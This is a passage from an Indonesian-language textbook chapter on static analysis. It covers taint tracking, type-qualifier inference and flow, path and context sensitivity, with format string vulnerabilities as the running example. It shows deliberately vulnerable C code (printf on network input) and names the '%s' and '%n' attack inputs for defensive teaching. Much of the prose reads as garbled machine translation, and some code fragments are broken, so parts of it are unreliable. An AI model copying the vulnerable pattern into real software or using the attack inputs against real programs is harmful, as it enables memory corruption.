b) Sebuah perangkat lunak yang menyatakan tidak ada kesalahan tidak menghentikan yang asli.
c) Namun, bertentangan dengan keputusan bahwa *halting problem* tidak dapat diputuskan, karena telah dibuktikan bahwa *array bounds checker* dapat menyelesaikan masalah ini.

6.2.4 *Static Analysis* Tidak Mungkin

Apakah sulit untuk melakukan *static analysis* karena ini?

1) Namun, *static analysis* tidak sepenuhnya terjadi. Implikasinya adalah tidak ada *static analysis* yang sempurna.
2) Namun, masih layak untuk melakukan *static analysis* yang berguna, meskipun *analyser* tidak dimatikan dengan benar atau melaporkan *false alarm* yang sebenarnya tidak benar. Jika *analyser* tidak mengembalikan kesalahan, tetapi program tidak bebas kesalahan, mungkin diabaikan-nya.
3) *False alarm* atau *missed error* telah menjadi norma karena studi yang tidak dihentikan sulit dipahami oleh konsumen. Teknologi ini, khususnya, berada di tengah-tengah antara penilaian yang *soundness* dan *completeness*.

6.2.5 *Soundness* dan *Completeness*



Gambar 6.2 Diagram *Soundness* dan *Completeness*
(Sumber: Universitas Maryland, 2014)

Jika suatu analisis menyatakan bahwa sesuatu itu benar, itu benar. Jika mencari definisi "*defence*", akan menemukannya dalam analisis. Analisis yang sepele, tentu saja, tidak mengatakan apa-apa. Jika X benar, maka analisis menyimpulkan bahwa X juga benar. Analisis yang begitu komprehensif secara sepele berbicara semuanya. Evaluasi yang menyeluruh dan akurat adalah evaluasi yang mencakup semua fakta. Selain itu, telah ditunjukkan bahwa penilaian yang baik dan menyeluruh seperti itu tidak ada untuk situasi seperti masalah penghentian. Harus dipilih di antara keduanya.

6.2.6 Regresi

Berikut adalah dua pilihan. Perangkat lunak bebas kesalahan secara teoritis dapat ditunjukkan dengan analisis *soundness*. Tidak, alarm tidak mencerminkan kurangnya akurasi. Jika sebuah program diduga salah, maka itu sebenarnya, menurut sebuah studi penuh. Tidak ada yang namanya *free pass* untuk membuat kesalahan dalam diam. Analisis yang paling menarik tidak masuk akal atau komprehensif, tetapi cenderung mengarah pada *soundness* atau *completion*, masing-masing.

6.2.7 Seni *Static Analysis*

Tujuan *static analysis* adalah untuk menyediakan alat yang bermanfaat, bukan *flawless static analysis*, karena biasanya tidak dapat dicapai. Seni dan sains memiliki banyak kesamaan.

1) Sebagai contoh, beberapa aspek analisis saling terkait. Ini akan memungkinkan untuk mencegah *false alarm* saat menentukan apakah masalah telah terdeteksi.
2) Proyek besar dapat dianalisis secara efektif menggunakan *scalable analysis*, yang tidak memerlukan penggunaan sumber daya yang berlebihan atau menambah beban lingkungan yang tidak semestinya. Manusia dan mesin sama-sama mengalami kesulitan mengartikan intuisi, yang merupakan jenis pengkodean yang sulit untuk dipahami keduanya. *False alarm* atau perlambatan bisa masuk akal karena ini. Pola pengkodean yang sulit diuraikan harus disalahkan ketika ini terjadi.

6.3 *Flow Analysis*

6.3.1 *Tainted Flow Analysis*

Flow Analysis, semacam *static analysis*, akan menjadi fokus bagian ini. Dengan kata lain, analisis aliran melihat bagaimana nilai bergerak di antara relokasi memori dalam program komputer. Masukan yang tidak dapat dipercaya disebut *tainted* dalam *tainted flow analysis*. Namun, dalam hal operasi program, *tainted flow analysis* berharap dapat bekerja dengan data yang bersih.

Contoh: *Source strain* untuk penyalinan yang seharusnya lebih kecil dari *buffer* tujuan. *Format string* printf(), yang dapat digunakan dalam serangan *string*.

6.3.2 *String Format Attack*

Tainted flow analysis dapat digunakan untuk mendeteksi serangan pada *format string*.

```
char * name = fgets(..., network_fd);
printf(name); // STOP
```

Format string ada di tangan *attacker* di atas. Misalkan *attacker* berada di sisi berlawanan dari jaringan dan meneruskan data, yang disimpan perangkat lunak dalam variabel nama melalui fgets(). *Format string* untuk variabel ini kemudian diberikan ke printf(). Berikut adalah masalah pada kode di atas, antara lain:

1) Ada kekhawatiran dengan *format string* ini karena *attacker* dapat mengaturnya sedemikian rupa untuk mengeksploitasi perangkat lunak. printf() mengharapkan argumen ada di *stack*, sehingga mengubahnya menjadi "%s%s%s" akan membuatnya mencoba membaca dari argumen tersebut. Aplikasi *crash* karena tidak, sebagaimana mestinya dalam contoh khusus ini.
2) Ketika *attacker* mengubah *format string* menjadi "%n", akan menulis ke argumen yang seharusnya di tumpukan yang tidak ada, yang jauh lebih buruk.

Meskipun demikian, banyak masalah masih muncul di dunia karena tidak selalu bisa hanya diberikan *format string* dan mengatakan *string* konstan.

6.3.3 Jenis Masalah

```
int printf(untainted char * fmt, ...);
tainted char * fgets(...);
```

Pendekatan lain untuk memikirkan kesulitan ini dalam hal *type* adalah menganggapnya sebagai *type qualifier*, baik *tainted* atau *untainted* untuk sumber *string*. printf() menginginkan *format string* yang *untainted*, seperti yang dinyatakan di sini. Dengan kata lain, tidak tercemar oleh *prospective opponent*, itulah yang

dicari. fget(), dapat mengembalikan data yang terkontaminasi yang dapat dimanipulasi oleh *attacker*.

```
tainted char * name = fgets(..., network_fd);
printf(name); // FAIL: tainted != untainted
```

Akibatnya, program di atas tidak sah karena fgets() menyediakan *tainted string* sedangkan printf() mengharapkan *untainted string*. Tak satupun dari kriteria ini yang benar. Tidak ada yang namanya *unadulterated taint*. Jadi telah ditemukan kemungkinan *defect*, pada kenyataannya, *bug* terkait keamanan dalam perangkat lunak.

6.3.4 *Analysis Problem*

Perjelaskan tentang masalah yang dicoba atasi dengan penyelidikan ini. Ini semua tentang *clean stream*. *Analytical method* akan dapat memberitahu apa itu data. Solusi untuk masalah analisis memperhitungkan semua aliran data yang mungkin ada dalam perangkat lunak, dan bekerja keras untuk menghasilkan *Solid Analysis*.

6.3.5 *Legal* dan *Illegal flow*

Berikut adalah perbedaan *legal* dan *illegal flow*, antara lain:

Legal Flow

```
void f(tainted int);
untainted int a = ...;
f(a);
```

Dalam hal ini, memberikan parameter yang tidak tercemar alih-alih yang terkontaminasi dapat diterima. Fungsi f() menerima int tercemar sebagai argumen. Sebagai gantinya, dikirim int() yang tidak dipalsukan. Jika f() dapat menangani sesuatu yang terkontaminasi, tentu f() dapat mengelola sesuatu yang bersih.

Illegal Flow

```
void g(untainted int);
tainted int b = ...;
g(b);
```

Seharusnya tidak memberikan argumen yang terkontaminasi ke "g" jika mengharapkan yang tidak terinfeksi. Itulah yang dipikirkan ketika datang untuk memformat *string*. Akibatnya, "g" seharusnya hanya menerima data yang belum terkontaminasi.


6.3.6 Pendekatan Analitis

Flow Analysis dapat dianggap sebagai *inferensi jenis* untuk tujuan penelitian ini. Dengan tidak adanya kualifikasi, harus diasumsikan. Pendekatan akan mengambil langkah-langkah berikut untuk melakukan *type inference*:

1) Sebagai titik awal, akan dibuat nama baru untuk setiap *type* yang tidak memiliki *qualifier*, sehingga untuk berbicara. *Qualifier* akan disebut sebagai alfa dan beta.
2) Jika satu *qualifier* kurang dari atau sama dengan *qualifier* lain, akan dibuat *constraint* dan solusi yang layak untuk setiap pernyataan dalam program. *Constraint* "qy" lebih kecil atau sama dengan "qx", misalnya, akan dihasilkan jika memiliki kalimat, "x = y" dalam program. "qy" adalah kualifikasi "x" dan "qx" adalah *qualifier* "y". *Qualifier* dapat berupa konstanta seperti *untainted* atau *tainted*, atau dapat berupa variabel seperti alfa atau beta jika kurang.
3) Setelah menghasilkan kendala untuk keseluruhan program, dapat dipecahkan kendala untuk mendapatkan solusi untuk alfa, beta, dan seterusnya. Semua kriteria dalam kendala yang diganti dapat dipenuhi hanya dengan mengganti kualifikasi seperti *tainted* atau *untainted* untuk nama seperti sebagai alfa atau beta.

   Jika tidak ada jawaban, mungkin ditemukan *illegal flow*.

6.3.7 Contoh Analisis



Gambar 6.3 Diagram Contoh Analisis
(Sumber: Universitas Maryland, 2014)

Sebagai contoh, perhatikan studi kasus di atas. Perhatikan program di atas berdasarkan deklarasi printf() dan fgets() sebelumnya.

1) Nama dan x adalah variabel tanpa *qualifier*, jadi langkah pertama adalah membuat nama *qualifier* untuk printf() dan fgets(). *Constraint* untuk setiap pernyataan dalam program akan dibangkitkan selanjutnya.
2) fgets() mengembalikan nilai *tainted* dan menetapkannya ke variabel nama di baris pertama kode. Dalam hal ini, dibuat *constraint* yang mengatakan bahwa alpha harus kurang dari atau sama dengan sesuatu.
3) Selanjutnya, dibuat *constraint* bahwa alfa lebih kecil dari atau sama dengan beta dengan menetapkan x sebuah nama.
4) Ini memberitahu printf() bahwa beta kurang dari atau sama dengan untainted, yang merupakan anotasi, atau *qualifier*, konstan pada input printf().

Akibatnya, dapat diperiksa masalah dan menentukan apakah solusi itu layak. Alpha harus terkontaminasi agar *constraint* pertama terpenuhi. Hanya sesuatu yang *tainted* yang bisa kurang dari atau sama dengan. Akibatnya, untuk memenuhi persyaratan kedua, juga harus dimiliki beta yang sama dengan *tainted*, karena *tainted* hanya bisa kurang dari atau sama dengan dirinya sendiri. Akibat larangan ketiga ini, tidak ada yang boleh kurang dari atau sama dengan *untainted*. Ini membuat dicurigai *illegal flow*, karena tidak ada cara untuk menyelesaikan masalah alfa dan beta.

6.4 *Flow Analysis*: Tambahkan Sensitivitas

Subbab ini menunjukkan tentang menambahkan sensitivitas pada penelitian, yang akan meningkatkan keakuratan temuan.

6.4.1 *Conditional*

```
int printf(untainted char * fmt, ...);
tainted char * fgets(...);
```

```
α char *name = fgets(..., network_fd);
β char *x;
if (...) x = name;
else x = "hello!";
printf(x);
```

Contoh lain menyusul. Prototipe printf() dan fgets() identik dengan yang dimiliki sebelumnya. Mulai program dengan cara yang sama. gunakan fgets() untuk mengisi variabel nama. Meskipun demikian, telah dibuat *branching* program sedemikian rupa sehingga pada cabang yang sebenarnya, tetapkan x ke *name*. "hello!" ditugaskan ke x di *fake branch*. Akhirnya, mencetak x setelah *branching* selesai. Berikut adalah analisis contoh kode *conditional*, antara lain:

1) Berpura-pura bahwa telah berhasil diselesaikan rencana. Seperti contoh yang dilihat sebelumnya, pernyataan pertama menciptakan nilai alfa yang *tainted*.
2) Setelah itu, kondisional. Misalnya, memberikan x nama mengarahkan untuk membuat batasan bahwa alfa lebih kecil dari atau sama dengan beta.
3) Sementara jika memilih untuk menempuh jalan yang salah, akan memberikan nilai beta yang bersih dan *untainted*.
4) Akhirnya saatnya untuk mencetak hasil x, dan karena x memiliki kualifikasi beta, kualifikasi itu akan mempengaruhi asumsi argumen printf() yang bersih.

Dapat dilihat bahwa keempat persyaratan di atas masih belum dapat diatasi, sehingga masih memiliki kemungkinan *ilegal flow*, jika mengabaikan syarat ketiga. Jika *branch* sebenarnya dijalankan, memang akan menggunakan *format string* untuk printf() yang dibaca melalui *network*.

6.4.2 *Drop Conditional*

```
int printf(untainted char *fmt, ...);
tainted char * fgets(...);
```

```
α char * name = fgets(..., network_fd);
β char * x;
if (...) x = name;
else x = "hello!";
printf(x);
```

Drop conditional adalah program yang sangat mirip. Kecuali dalam kasus ini, ketika menetapkan *name*, segera meng-*overwrite* dengan "*hello*" yang konstan. Jika menjalankan program, ternyata akan menghasilkan himpunan kendala yang sama persis.

Namun dalam kasus ini, kendala tersebut benar-benar berarti sesuatu yang sangat berbeda. Karena yakin bahwa penugasan kedua ke x akan meng-*overwrite* nilai yang diberikan dalam kasus pertama, daripada ditugaskan sebagai alternatif untuk itu. Dengan demikian, kendala ini akan mengeluh bahwa ada kesalahan, padahal sebenarnya tidak ada. Karena itu, analisis telah menghasilkan *false alarm*.

6.4.3 *Flow Sensitivity*

Berikut adalah ciri-ciri *flow sensitivity*, antara lain:

1) Pendekatan yang tidak sensitif terhadap masalah di sini adalah akar penyebab masalah. Ada satu kualifikasi yang mengabstraksikan kekotoran dari semua nilai yang akan dimiliki suatu variabel.

2) Sebagai alternatif, analisis *flow sensitivity* mempertimbangkan faktor-faktor yang mengubah kontennya. Penggunaan variabel yang ditetapkan pada dasarnya akan memiliki kualifikasi yang berbeda untuk setiap contoh penggunaannya. Ini beraksi dengan melihat kualifikasi α1 x pada baris satu dan kualifikasi α1 kedua pada baris dua.
3) *Flow sensitivity* aliran bahkan mungkin diimplementasikan dengan memodifikasi perangkat lunak untuk hanya menetapkan variabel satu kali.

6.4.4 Contoh yang Dibuat Ulang

```
int printf(untainted char * fmt, ...);
tainted char * fgets(...);
```


```
α char * name = fgets(..., network_fd);
β char * x;
if (...) x = name;
else x = "hello!";
printf(x);
```

Kode di atas dibuat ulang dalam bentuk *SSA* (*Static Single Assignment*). Penting untuk dicatat bahwa alih-alih x1 dan x2, di atas memiliki dua variabel dengan nama qualifier terpisah, seperti β dan γ. Berikut adalah analisis kode di atas:

1) Batasan awal yang dihasilkan oleh perangkat lunak adalah identik.
2) Variabel *qualifier* x1 sekarang ditetapkan ke yang kedua, dan variabel *qualifier* x2 sekarang ditugaskan ke yang ketiga.
3) Istilah-istilah ini telah diganti namanya.
4) Untuk menjadi jelas: Tidak ada kekhawatiran di sini.

Dengan kata lain, γ mungkin tidak terkontaminasi, α dan β *tainted*, dan keduanya merupakan jawaban yang baik untuk masalah program. Karena itu, tidak ada kesulitan.

6.4.5 *Multiple Condition*



Gambar 6.4 Contoh Analisis *Multiple Condition*
(Sumber: Universitas Maryland, 2014)

Berikut adalah varian dari contoh Analisis *Multiple Condition* dengan banyak persyaratan di dalamnya:

1) Jika x benar, "*hello*" akan ditetapkan ke y sebagai konstanta. Karena "*hello*" adalah *unspoiled*, buat *constraint* yang menyatakan bahwa *untainted* harus kurang dari atau sama dengan α.
2) Dengan asumsi bahwa α kurang dari atau sama dengan *tainted output*, buat sebuah kendala, y kurang dari atau sama dengan *tainted*.
3) Jika x benar, panggil printf() dengan y pada baris berikut. y memiliki α sebagai variabel *qualifier*, sehingga meng-*flow* ke dalam argumen yang tidak dipalsukan.
4) Kesulitannya adalah bahwa dua persyaratan yang menghasilkan masalah tidak dapat diimplementasikan dalam aplikasi yang sama.

Jadi, perintah *else* dijalankan ketika x salah, dan batasan pertama dihasilkan. Perintah kedua yang mengeksekusi print()f tidak akan dieksekusi jika x salah, maka kendala lainnya tidak akan terpenuhi. Mungkin juga bahwa tidak akan menghasilkan yang *tainted* kurang dari atau sama dengan batasan α jika x benar. Selain itu, jika tidak menyebabkan masalah, maka tidak akan dapat menemukan solusi.

6.4.6 *Path Sensitivity*

```
void f(int x) {
  char *y;
  1if (x) 2y = "hello!";
   else   3y = fgets(…);
  4if (x) 5printf(y);
6}
```

Gambar 6.5 Contoh Sensitivitas Jalur
(Sumber: Universitas Maryland, 2014)

Jadi kesulitannya di sini adalah keterbatasan yang dilihat tidak berkorelasi dengan rute yang memungkinkan. Saat menilai apakah suatu program memiliki masalah atau tidak, analisis sensitif masa lalu memperhitungkan kelayakan rute program. Contoh kode di sebelah atas mengilustrasikan hal ini dengan melabeli beberapa pernyataan dari aplikasi.

1) 1-2-4-5-6 akan diikuti jika x bukan nol.
2) Ketika x adalah 0, rute 1-3-4-6 akan diikuti.
3) Pendekatan 1-3-4-5-6 yang mengarah pada masalah yang diamati sebelumnya tidak layak.

Rute seperti itu akan dikesampingkan oleh analisis *path sensitivity*, yang memenuhi syarat setiap kendala dengan kondisi *path*. Ini berarti bahwa alih-alih hanya membuat kondisi, *untainted* kurang dari atau sama dengan α, itu malah akan menambahkan kondisi yang menentukan kendala ini hanya benar ketika x tidak sama dengan 0.

Sebaliknya, *tainted* kurang dari atau sama untuk pembatasan α hanya berlaku jika x sama dengan 0. Untuk menentukan apakah solusi pembatasan ada, kondisi jalur harus diperhitungkan. Pembatasan pertama dan ketiga harus dievaluasi secara terpisah, meskipun α memiliki solusi untuk kasus ini: tidak ternoda. Di sisi lain, hanya batasan kedua yang harus diatasi, dalam hal ini α menawarkan solusi, meskipun berbeda. Akibatnya, aplikasi tidak membunyikan peringatan.

6.4.7 Mengapa Tidak *Flow/Pass Sensitivity*?

Apakah ada alasan untuk tidak menggunakan *flow* dan *path sensitivity*? Untuk menghilangkan *false alarm* yang disebabkan oleh gabungan aliran atau jalur, akurasi ekstra tampaknya diperlukan. Karena lebih banyak variabel harus diperhitungkan ketika melakukan analisis ketika *flow sensitivity* digunakan, menghasilkan *constraint graph* yang lebih besar yang membutuhkan lebih banyak waktu dan upaya untuk menguraikan. Karena itu, terbatas dalam ukuran program yang dapat dievaluasi karena akurasi tambahan.

6.5 *Context Flow Analysis*

6.5.1 Memproses *Function Call*


```
α char * a = fgets(...);
β char * b = id(a);
```

```
δ char * id(γ char * x) {
      return x;
}
```

Telah dipantau *code flow* yang *tainted* melalui *regular statement* dan blok kode hingga sekarang. Fokus beralih ke aliran tercemar ke panggilan fungsi dan cara dikelolanya. Fungsi id() yang diminati ditunjukkan dalam contoh ini. Sederhananya, fungsi id() menerima *argument* dan mengembalikannya ke *caller*. Di sebelah kiri, aplikasi *client* yang menggunakan fgets() untuk mendapatkan data, kemudian menggunakan id() untuk mengirimkannya dan kemudian menggunakan b untuk menyimpannya. Oleh karena itu, perlu mengikuti *data flow* yang masuk dan keluar dari fungsi id() untuk menentukan apakah program ini disusupi atau tidak. Akibatnya, akan melanjutkan secara bertahap.

1) Untuk memulai, perlu diberi nama argumen fungsi dan variabel *flow* nilai *return*. Jadi, γ dan δ adalah dua pilihan.
2) Langkah selanjutnya adalah menerapkan *flow constraint* antara *caller* yang sebenarnya dan variabel a. Selain itu, *receiver* dalam parameter *argument*

caller x. Selain itu, harus diambil hasil dari fungsi, dalam hal ini x, setelah dihitung.



Gambar 6.6 Contoh fgets() Mengembalikan Sesuatu
(Sumber: Universitas Maryland, 2014)

Berikut adalah analisis fungsi fgets() mengembalikan sesuatu:

1) Dapat dilihat bahwa fgets() mengembalikan nilai ke a. Pastikan untuk diingat bahwa nilai *tainted* yang dikembalikan oleh fgets() kurang dari atau sama dengan α.
2) Sebagai akibatnya, disebutnya sebagai "*function identity*". Akibatnya, harus membangun *flow* antara *argument* nyata dan parameter formal, yaitu parameter aktual a, dan parameter formal x.
3) Jika hanya mengembalikan variabel yang disebut gamma dalam fungsi tersebut, perlu dipastikan bahwa nama nilai yang dikembalikan disertakan dalam nama *flow*.
4) Pada langkah terakhir, bangun *flow* antara δ dan b yaitu δ dan β, yang merupakan nama variabel yang akan ditetapkan kolom fungsi ini.

6.5.2 Contoh *Function Call*

```
α char * a = fgets(...);
β char * b = id(a);
ω char * c = "hi";
printf(c);
```


```
δ char * id(γ char *x) {
      return x;
}
```

Tambahkan dua pernyataan lagi ke *sample*. Variabel baru, c, dibuat dan diberi nilai tinggi yang tidak dipalsukan. Itu c juga digunakan sebagai *format string*

untuk printf(). Akibatnya, akan diabaikan dua pernyataan pertama dalam hal semantik program yang sebenarnya. Namun, akan dilihat kasus yang lebih menarik sebentar lagi. Berikut adalah analisis contoh kode *function call* antara lain:

1) Dua baris pertama akan dikenakan *constraint* yang sama seperti yang ketiga dan keempat.
2) Setelah itu, akan diatur aliran yang *untainted* ke ω.
3) *Constraint* ω tidak terpengaruh. Karena fakta bahwa printf() mengharapkan argumen yang *untainted*, dan argumen sebenarnya yang diberikan disebut ω, yang merupakan nama argumen yang sebenarnya. Akibatnya, tidak perlu khawatir di sini.

6.5.3 Dua Panggilan ke Fungsi Yang Sama



Gambar 6.9 Contoh Alarm Palsu dalam C
(Sumber: Universitas Maryland, 2014)

Ubah satu hal tentang contoh sejenak. Sebagai alternatif, daripada secara eksplisit menambahkan hi ke variabel c. Hasilnya dikembalikan ke c melalui id, yang digunakan untuk mengirim *input*. Dengan kata lain, jika menjalankan program ini dan yang sebelumnya, hasilnya akan sama. Akan menarik untuk melihat bagaimana hal ini ditangani dalam analisis, tetapi Jadi, ulangi proses menghasilkan set pembatasan pertama. Berikut adalah analisis contoh kode dua panggilan ke fungsi yang sama, antara lain:

1) Perhitungkan panggilan fungsi. ω, nilai kembalian dari ID δ, ditetapkan ke c karena mengirimkan nilai murni ke dalam argumen ID; murni kurang dari γ.

2) Menggunakan printf(), akan meneruskan ω ke status *untainted*. *Format string* untuk printf() diharapkan terlihat seperti di atas. *Constraint* harus diatasi, jadi fungsi tersebut mulai bekerja.


Sayangnya, akan ada *false alarm*. Bahkan jika tidak ada solusi, seperti yang dikatakan sebelumnya, program ini memiliki semantik yang sama dengan yang dilihat sebelumnya. "Jadi, di mana sekarang?". Analisis sedang tidak tepat, dan itu memeriksa panggilan ke mana fgets() mengirim argumen, *tainted*, dan *return* yang diberikan nilai tinggi yang *untainted* seolah-olah adalah dua fungsi yang terpisah. Untuk tujuan, diperlakukan dua panggilan ini sebagai satu dan dengan asumsi bahwa panggilan pertama dapat memberikan hasil yang satu ini.

6.5.4 *Context Insensitivity*

Context Insensitivity yang harus disalahkan di sini. Seperti yang dinyatakan sebelumnya, lokasi *call location* dalam grafik semuanya digabungkan. Dengan membedakan lokasi *call* dalam beberapa cara, *context sensitive analysis* mengatasi masalah ini dengan tidak mengizinkan *call* di satu lokasi untuk mengembalikan nilai panggilan lain.

Dapat mencapai ini dengan menetapkan label ke setiap lokasi panggilan, seperti "i" dan mungkin mengikatnya ke nomor baris program tempat *call* dilakukan. Hanya ketika label pada *flow edge* cocok, dapat mencocokkan *call* dengan pengembaliannya yang sesuai dalam grafik. Untuk membedakan antara *call* dan *return*, akan ditambahkan apa yang disebut "*polarity*" ke *edge* ini. Akibatnya, nilai *return* dikalikan dengan "i" alih-alih "i" untuk argumen yang lewat. Lihat skenario yang sama dari sudut pandang baru.

6.5.5 Dua Panggilan ke Fungsi yang Sama (Lanjutan)



Gambar 6.10 Contoh Dua Panggilan ke fungsi yang Sama
(Sumber: Universitas Maryland, 2014)

Dua panggilan ke id() telah bernomor satu dan dua. Ini adalah *index* untuk panggilan yang terjadi pada baris 1 dan 2 dari program, masing-masing.

1) Dengan kata lain, kembali ke titik awal.
2) Namun, ketika menggunakan fungsi id(), akan menggunakan label satu untuk mengindeks panggilan itu. Ini adalah argumen yang diturunkan, oleh karena itu akan menggunakan polaritas negatif.
3) Badan fungsi terikat oleh batasan yang sama, tetapi *call site* meng-*return* hasil yang agak berbeda.
4) Untuk memberi sinyal bahwa itu adalah *return*, akan diindeks dengan label dan polaritas *plus* untuk menunjukkan itu. Ini adalah ketika hal-hal menjadi menarik.
5) Kali ini, telah ditambahkan label baru ke *constraint*, dan memiliki label kedua.
6) *Caller* dan nilai *return* keduanya termasuk dalam ini
7) Saatnya menambahkan *constraint* terakhir.

Sebagai akibat dari keterbatasan ini, peringatan palsu sebelumnya juga merupakan akibat dari keterbatasan ini. Karena polaritas tidak cocok, tidak dapat menerima solusi saat ini. Sebagai hasil dari label yang bervariasi, dapat diidentifikasi aliran yang tidak layak dalam analisis dan tidak akan ada peringatan.

6.5.6 Diskusi

Ukuran grafik kendala dikurangi dengan faktor konstan ketika jalur yang tidak masuk akal dihilangkan. Namun, ada kecenderungan umum ke arah akurasi

yang lebih tinggi dan skalabilitas yang lebih rendah. Hanya beberapa situs yang dapat menggunakannya, bukan seluruh *call site*. Seperti dalam *insensitive analysis*, *call site* yang tersisa dikumpulkan.

Akibatnya, penelitian ini memperkirakan panggilan dari satu *site* ke *site* lain seolah-olah dapat dikembalikan ke sumbernya. Sebagai alternatif, mungkin membayangkan sekumpulan *site* yang sensitif terhadap grup lain namun tidak sensitif terhadap anggota sendiri, seperti memberi semua *site* dalam grup nomor indeks yang sama.

6.6 *Flow Analysis*: Tingkatkan ke Bahasa dan Rangkaian Masalah yang Lengkap

Untuk mengakhiri subjek analisis *flow analysis*, subbab ini menjelaskan apakah itu dapat digunakan dalam konteks yang lebih luas.

6.6.1 *Pointer*

```
α char * a = "hi";
(β char * ) * p + & a;
(γ char * ) * q = p;
ω char * b = fgets(...);
* q = b;
printf( * p);
```

Nilai skalar dan *pointer* telah dianggap sebagai blok sampai saat ini. Namun, belum memperhitungkan efek *tainted* dari *dereference* yang dibuat melalui *pointer*. Poin karakter a dan b dialokasikan *string* sebagai tipikal dalam kasus ini. P dan Q, di sisi lain, adalah *pointer* ke *pointer* lain. Dengan kata lain, p adalah *reference* ke *string* daripada *string* itu sendiri. Contoh akan menetapkan, hi ke a, p akan merujuk ke variabel, dan q akan alias p sehingga menunjuk ke variabel juga. Kemudian, menggunakan alias untuk q, tetapkan b, nilai *tainted* yang diperoleh melalui fgets(), dan mencetaknya menggunakan p. Seperti yang dapat dilihat, nilai dalam b *tainted* ketika menetapkannya ke p hingga q karena *aliasing* dari p dan q, yang berarti

keduanya merujuk ke memori yang sama. Namun, seperti yang akan dilihat, berikut adalah sesuatu yang akan luput dari analisis jika tidak berhati-hati:

1) Memiliki *assignment* di baris pertama, seperti biasa.
2) Alamat a akan ditemukan di baris kedua. Akibatnya, daripada berfokus pada p, sekarang lebih khawatir dengan beta, kekotoran hal-hal yang ditunjuk p.
3) Jadi, akan menambahkan *constraint* itu ke *flow*, serta yang ini dan yang ini, seperti biasa.
4) Selesaikan *assignment* dengan menggunakan q. Label Q sekarang adalah "γ" dan "ω", yang mengacu pada apa yang dikembalikan oleh "fgets" dari "q", sekarang masing-masing menjadi "gamma" dan "b", bila digunakan bersama.
5) Akibatnya, *assignment* ini akan memungkinkan ω untuk memasuki γ.
6) Menggunakan *p, kemudian dapat mencetak. Akibatnya, *p akan dikirim ke lingkungan yang bersih. Bahkan jika penugasan p ke q akan berdampak pada isi p, ada solusinya.

Dibutuhkan teknik untuk mengetahui kapan *assignment* melalui alias dapat menyebabkan *flow*. Saat diterapkan *pointer* ke *pointer* lain, menghasilkan *edge* antara label *flow* item yang ditautkan di kedua sisi batas *pointer assignment*. Ketika diberikan p ke q, γ restriksi bergeser ke β. Akibatnya, dapat berpindah dari β ke γ dan sebaliknya. Sebenarnya, *assignment* pada baris kedua harus diperlakukan dengan cara yang sama. Dengan kata lain, harus dimiliki keunggulan dari β ke α, tetapi belum disajikan di sini untuk mempertahankan satu *constraint* yang tidak mengacaukan *pointer deck*. Oke, jadi dengan *constraint* tambahan ini, tidak ada lagi solusi. Karena *tainted* dapat mengalir ke yang *untainted*, telah dilihat masalahnya dan melanjutkan.

6.6.2 *Flow* dan *Pointer*

Berikut adalah ciri-ciri *flow* dan *pointer* antara lain:

1) Ini adalah jalan dua arah dalam hal menetapkan *pointer*. Saat ditambahkan nilai ke alias, itu mengantisipasi *flow* yang akan ditimbulkannya nanti.
    a) *Assignment* itu dapat direkam di kedua arah.
    b) *False alarm* dapat dihasilkan sebagai hasilnya.
2) Dilengkapi beberapa opsi untuk menurunkan jumlah orang yang terkena dampak.
    a) *Flow* dan *pointer* dapat menghilangkan tepi jika diketahui bahwa tugas melalui alias tidak akan pernah terjadi. Contoh: Karena alias ditandai sebagai *const*.
    b) Dengan tidak adanya penugasan, mungkin hanya menjatuhkan *backward flow edge*. Tidak masalah apakah sistem tipe menjaminnya atau tidak. Dengan kata lain, *false alarm* ditukar dengan kesalahan yang tidak tepat waktu.


6.6.3 *Implicit Flow*

```
void copy(tainted char *src,
          untainted char *dst,
          int len) {
  untainted int i;
  for (i = 0; i<len; i++) {
    dst[i] = src[i]; //illegal
untainted char    tainted char
}
```

Gambar 6.11 Contoh Aliran Ilegal dalam C
(Sumber: Universitas Maryland, 2014)

